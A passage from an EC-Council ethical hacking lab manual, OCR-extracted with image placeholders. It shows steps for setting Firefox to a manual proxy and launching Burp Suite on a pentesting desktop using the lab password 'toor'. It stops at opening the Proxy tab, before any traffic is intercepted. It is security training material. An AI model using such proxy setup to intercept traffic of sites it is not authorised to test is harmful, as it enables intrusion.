


Figure 2.2.1: Target website

4. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

TASK 2.1

Change Proxy Settings

5. In the **Mozilla Firefox** browser, click the **Open Menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.2.2: Navigate to the Preferences

6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.3: Search proxy settings

8. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.




Figure 2.2.4: Configure browser proxy

TASK 2.2

Launch Burp Suite

9. Now, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.
10. A security pop-up appears, enter **toor** as a password and click **OK**.
11. **Burp Suite** initializes; if a **Burp Suite Community Edition** notification appears, saying **An update is available**, click **Close**.

Note: In the next **Burp Suite Community Edition** notification, click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.




Figure 2.2.5: Create burp suite project

13. Select the **Use Burp defaults** radio-button and click the **Start Burp** button.




Figure 2.2.6: Burp suite configuration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

